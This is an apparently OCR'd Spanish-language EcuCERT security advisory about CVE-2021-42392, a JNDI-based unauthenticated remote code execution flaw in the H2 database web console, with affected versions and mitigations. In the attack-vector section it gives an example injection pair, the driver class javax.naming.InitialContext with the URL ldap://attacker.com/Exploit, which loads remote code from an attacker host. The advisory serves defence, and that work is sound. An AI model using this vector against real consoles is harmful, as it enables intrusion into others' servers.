Nro. Alerta:	EC-2022-08	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS **ALERTA DE SEGURIDAD**	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS ECUCERT
TLP:	TLP:BLANCO		
Fecha:	18-enero-2022	**Vulnerabilidad en las consolas de base de datos H2**	Versión 1.0

I. DATOS GENERALES:

Clase de alerta: Vulnerabilidad
Tipo de incidente: Sistema y/o Software Abierto
Nivel de riesgo: Alto

II. ALERTA

El equipo de investigación de JFrog dio a conocer una falla de seguridad relacionada con las consolas de base de datos H2 que permitiría a un atacante la ejecución de código remoto. El CVE asociado a esta vulnerabilidad es CVE-2021-42392 y presenta una cierta similitud a la vulnerabilidad Log4Shell.



Figura 1.- Ilustraciones relacionadas a H2 Database Engine
Fuente: H2 Database Engine

III. INTRODUCCIÓN

H2 es una base de datos Java SQL de código abierto, entre las principales características se mencionan:

- Muy rápido, de código abierto, API JDBC.
- H2 puede integrarse en aplicaciones o ejecutarse en modo cliente-servidor.
- Bases de datos basadas en disco o en memoria.

Dirección: Av. Amazonas N40-71 y Gaspar de Villaroel
Código postal: 170501 / Quito-Ecuador
Teléfono: 593-2 2271 180 - www.arcotel.gob.ec

Nro. Alerta:	EC-2022-08	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS **ALERTA DE SEGURIDAD**	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS ECUCERT
TLP:	TLP:BLANCO		
Fecha:	18-enero-2022	**Vulnerabilidad en las consolas de base de datos H2**	Versión 1.0

- Aplicación de consola basada en navegador.
- Bases de datos cifradas.
- Búsqueda de texto completo.
- Java puro con un tamaño reducido: alrededor de 2,5 MB de tamaño de archivo jar

Esta solución se emplea en proyectos de plataforma web como Spring Boot y proyectos de plataforma IoT como ThingWorks.

Ahora bien, CVE-2021-42392 es la vulnerabilidad asociada a H2 Database Engine; la misma que hace uso de la carga de clase remota JNDI[1], permitiendo la ejecución remota de código no autenticado y considerando que entre las características de funcionamiento de H2 Data Base Engine, se encuentra que la consola H2 no acepta conexiones remotas de forma predeterminada; es decir, si el acceso remoto se habilitó explícitamente y no se estableció algún método de protección un intruso puede cargar su propia clase personalizada y ejecutar su código en un proceso con la Consola H2.

IV. VECTOR DE ATAQUE: RCE

La vulnerabilidad radica en el hecho:

- Aceptar direcciones URL de búsqueda JNDI arbitrarias sin filtrar; permitiendo la carga remota de la base de código, también conocida como: ejecución remota de código ó inyección de código Java.
- A través del método **org.h2.util.JdbcUtils.getConnection** se toman estos dos parámetros que permitirán la ejecución de código remoto:
  - Un nombre de clase de controlador, por ejemplo: **javax.naming.InitialContext.** Si la clase del controlador se puede asignar a la **javax.naming.Contextclase,** el método crea una instancia de un objeto y llama a su método de búsqueda.
  - Una URL de base de datos como parámetro; por ejemplo: **ldap://attacker.com/Exploit**

En la siguiente gráfica se observa el flujo de ataque:

[1] Java Naming and Directory Interface es una API que proporciona funciones de nomenclatura y directorio para aplicaciones Java que pueden utilizar la API junto con LDAP para localizar un recurso específico que pueda necesitar.

Dirección: Av. Amazonas N40-71 y Gaspar de Villaroel
Código postal: 170501 / Quito-Ecuador
Teléfono: 593-2 2271 180 - www.arcotel.gob.ec

Nro. Alerta:	EC-2022-08	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS **ALERTA DE SEGURIDAD**	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS ECUCERT
TLP:	TLP:BLANCO		
Fecha:	18-enero-2022	**Vulnerabilidad en las consolas de base de datos H2**	Versión 1.0



Figura 2.- Flujo de Ataque
Fuente: JFrog

La base de datos H2 contiene una consola basada en web integrada, que permite una fácil gestión de la base de datos. Está disponible de forma predeterminada en:

- **http://localhost:8082**
- Cuando se ejecuta el JAR del paquete H2:**java -jar bin/h2.jar**
- En Windows, a través del menú Inicio.



Figura 3.- Consola WEB de H2 Databe
Fuente: JFrog

- El acceso a la consola está protegido por un formulario de inicio de sesión, que permite pasar los campos "**controlador**" y "**URL**" a los campos correspondientes de **JdbcUtils.getConnection**. Esto conduce a RCE no autenticado, ya que el

Nro. Alerta:	EC-2022-08	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS **ALERTA DE SEGURIDAD**	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS ECUCERT
TLP:	TLP:BLANCO		
Fecha:	18-enero-2022	**Vulnerabilidad en las consolas de base de datos H2**	Versión 1.0

nombre de usuario y la contraseña no se validan antes de realizar la búsqueda con la URL potencialmente maliciosa.

- Dado que la base de datos H2 es utilizada por tantos artefactos, es difícil cuantificar cuántas implementaciones vulnerables de la consola H2 existen actualmente.

V. IMPACTO

Esta vulnerabilidad afecta a versiones de la consola H2:

- Desde: 1.1.100 (2008-10-14) hasta 2.0.204 (2021-12-21)
- La consola H2 no acepta conexiones remotas por defecto. Si el acceso remoto se habilitó explícitamente y no se configuró algún método de protección (como la restricción de seguridad), un intruso puede cargar su propia clase personalizada y ejecutar su código.
- También es posible cargar la clase personalizada mediante la creación de una tabla vinculada en estas versiones, pero se requiere privilegios de administrador para tener un acceso total al proceso de Java por diseño.

VI. RECOMENDACIONES:

El EcuCERT recomienda a su comunidad objetivo:

- Instalar las actualizaciones del fabricante disponibles en medios oficiales del proveedor.
- Instalar la versión 2.0.206 de H2 Database; la misma que corrige la vulnerabilidad asociada a CVE-2021-42392; esta actualización limita las URL de JNDI para usar java solo con el protocolo (local), que niega cualquier consulta LDAP / RMI remota.
- Agregar una restricción de seguridad en el servidor WEB de la consola H2 que permita que solo usuarios específicos accedan a la página de la consola.

VII. REFERENCIAS:

Base, H. D. (s.f.). *H2 Data Base*. Obtenido de H2 Data Base: https://www.h2database.com/html/main.html

CyberSecure. (07 de 01 de 2022). *CyberSecure*. Obtenido de CyberSecure: https://portal.cci-entel.cl/Threat_Intelligence/Boletines/1101/

Nro. Alerta:	EC-2022-08	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS **ALERTA DE SEGURIDAD**	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS ECUCERT
TLP:	TLP:BLANCO		
Fecha:	18-enero-2022	**Vulnerabilidad en las consolas de base de datos H2**	Versión 1.0

GitHub. (04 de 01 de 202). *GitHub*. Obtenido de GitHub: https://github.com/h2database/h2database/security/advisories/GHSA-h376-j262-vhq6

Polkovnychenko, A., & Menashe, S. (06 de 01 de 2022). *JFrog*. Obtenido de JFrog: https://jfrog.com/blog/the-jndi-strikes-back-unauthenticated-rce-in-h2-database-console/

Shankar, P. (09 de 01 de 2022). *Cyber Security Works*. Obtenido de Cyber Security Works: https://cybersecurityworks.com/blog/cyber-risk/how-to-detect-jndi-vulnerability-in-h2-database-engine.html